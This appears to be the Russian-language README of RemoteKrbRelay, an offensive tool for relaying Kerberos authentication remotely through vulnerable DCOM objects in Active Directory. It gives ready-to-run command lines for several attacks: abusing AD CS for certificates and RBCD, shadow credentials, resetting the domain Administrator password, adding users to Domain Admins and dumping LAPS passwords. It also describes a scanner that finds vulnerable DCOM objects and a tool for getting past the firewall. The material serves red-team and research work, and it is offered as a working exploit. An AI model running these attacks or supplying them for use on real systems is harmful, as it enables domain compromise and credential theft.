 cicada8-research/remotekrbrelay
Удалённый Kerberos Relay — это просто! Продвинутый фреймворк для Kerberos Relay.

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)
Вы наверняка знаете KrbRelay и KrbRelayUp, но что если я скажу вам, что это можно сделать удалённо? С RemoteKrbRelay это становится реальностью.
Узнайте больше о CertifiedDCOM здесь. CertifiedDCOM позволяет вам инициировать аутентификацию учётной записи компьютера ADCS:
# CertifiedDCOM (Abuse AD CS by setting RBCD)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$

# CertifiedDCOM (Abuse ADCS to get Machine cert)
   .\RemoteKrbRelay.exe -adcs -template Machine -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3

# CertifiedDCOM (Abuse ADCS with ShadowCreds)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
Существует также эксплойт SilverPotato. Вы можете использовать его для эксплуатации сессий. Включая сессию администратора домена на стороннем хосте.
# Change user password
  .\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -chpuser Administrator -chppass Lolkekcheb123! -secure

# Add user to group
  .\RemoteKrbRelay.exe -addgroupmember -victim computer.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka

# Dump LAPS passwords
  .\RemoteKrbRelay.exe -laps -victim mssql.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Send LDAP Whoami request from relayed user
  .\RemoteKrbRelay.exe -ldapwhoami -victim win10.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Trigger authentication from another session

  .\RemoteKrbRelay.exe -ldapwhoami -victim domainadminhost.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1
Итак, перед вами четыре папки:
Checker — старая версия чекера для обнаружения уязвимых DCOM-объектов;Checkerv2.0 — новая версия чекера для обнаружения уязвимых DCOM-объектов;Exploit — RemoteKrbRelay.exe :)FindAvailablePort — инструмент для обхода файрвола при использовании эксплойта.Итак, начнём с Checker. Вы можете использовать его для обнаружения уязвимых DCOM-объектов. Уязвимым DCOM-объектом можно считать:

NT AUTHORITY\LOCAL SERVICE, поскольку для аутентификации из сети используются пустые учётные данные;RemoteLaunch, RemoteActivation. Это LaunchPermissions;RPC_C_IMP_LEVEL_IDENTIFY и выше. RPC_C_IMP_LEVEL_IDENTIFY — значение по умолчанию;RemoteAccess (или они должны быть пустыми). Это AccessPermission.Для простого обнаружения вы можете использовать Checkerv2.0. Он поддерживает вывод в форматах csv и xlsx.
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Checkerv2.0\bin\Debug> .\Checkerv2.0.exe -h

                            /\_/\____,          /\     /\
                  ,___/\_/\ \  ~     /            \ _____\
                  \     ~  \ )   XXX               (_)-(_)
                    XXX     /    /\_/\___,      Checkerv2.0 Collection
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

Check.exe
Small tool that allow you to find vulnerable DCOM applications

[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and 'xlsx'
-showtable : show the xlsx table when it gets filled
-h/--help : shows this windows
Example:
.\Checkerv2.0.exe -outfile win10 -outformat xlsx
И вы получите такой вывод:

В столбцах будут содержаться CLSID DCOM-объектов, их имена, а также LaunchPermission и AccessPermission.
Попробуйте поискать объекты sppui (CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}, APPID {0868DC9B-D9A2-4f64-9362-133CEA201299}) и CertSrv Request (CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) и понять, почему они уязвимы.
Не используйте Checker, используйте только Checkerv2.0, пожалуйста :3
Небольшой инструмент для поиска порта, на котором можно поднять вредоносный DCOM-сервер. Подробности смотрите здесь (Remote -> Local Potato).

Попрактикуйтесь в использовании концепции локального порта. Перепишите RemotePotato0 на локальный порт. Поверьте, это полезно.
Я добавил в эксплойт довольно много разных функций. Обратите внимание: его функциональности достаточно для эксплуатации DCOM-объектов. Я также указал несколько CLSID в Help для эксплуатации. Эти CLSID были публично известны, просто не существовало POC для их эксплуатации. Уязвимых DCOM-объектов довольно много — работайте с чекером и найдите их все!
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -h

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

[HELP PANEL]
        RemoteKrbRelay.exe
        Relaying Remote Kerberos Auth by easy way
        Usage: RemoteKrbRelay.exe [ATTACKS] [REQUIRED OPTIONS] [OPTIONAL PARAMS] [ATTACK OPTIONS] [SWITCHES]
